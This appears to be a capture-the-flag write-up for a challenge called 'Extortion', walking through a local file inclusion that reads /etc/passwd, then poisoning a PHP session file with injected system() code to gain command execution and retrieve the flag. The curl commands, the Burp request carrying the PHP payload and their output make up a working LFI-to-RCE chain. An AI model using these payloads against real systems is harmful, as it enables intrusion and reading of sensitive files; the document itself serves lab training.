Extortion

Enumeration

Clicking around I notice a parameter in the url that might be injectable.

```
http://138.68.168.137:32195/?f=airship.php
```


I send the command over to curl to test for an LFI by attempting to view /etc/passwd. It appears the command worked succesfully.

```
curl http://138.68.168.137:32195/?f=../../../../etc/passwd

...snip...

 React.createElement("img", { src:
"https://media4.giphy.com/media/26BoCVdjSJOWT0Fpu/source.gif", className: "App-
logo", alt: "logo" }), /*#__PURE__*/
    React.createElement("p", null, "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

```
"), /*#__PURE__*/
)));
}
</script>
</body>
</html>
```

Locating the flag

Unfortunetly the flag isn't just named flag, so I had to get creative on how to gain execution on the system. I knew the system was using PHP, so I checked for logs, environ variables for something I could control. I ended up finding a PHPSESSID being set when sending a ship home.



I sen this request over to burpsuite and injected some PHP code.

Request

Pretty Raw \n Actions

```
1  POST /send.php HTTP/1.1
2  Host: 138.68.168.137:32195
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 59
9  Origin: http://138.68.168.137:32195
10 DNT: 1
11 Connection: close
12 Referer: http://138.68.168.137:32195/send.php
13 Cookie: PHPSESSID=b53f826be5c7e28e0bfb18572c3102f4
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 name=<?php  system('find / -iname *flag* 2>/dev/null');  ?>
```

I can now request my PHP sess id from the */tmp/sess_phpsessid* file.

```
curl 'http://138.68.168.137:32195/?
f=../../../../tmp/sess_b53f826be5c7e28e0bfb18572c3102f4'
..snip...
 React.createElement("p", null,
"plane|s:54:"/var/www/html/flag_ffacf623917dc0e2f83e9041644b3e98.txt
";"), /*#__PURE__*/
...snip...
```

Voila, I had located the flag on this sytem, all that was left is to request the file.

```
curl 'http://138.68.168.137:32195/?
f=../../../..//var/www/html/flag_ffacf623917dc0e2f83e9041644b3e98.txt'
...snip...
React.createElement("p", null, "CHTB{th4ts_4_w31rd_3xt0rt10n_@#$?}
...snip...
```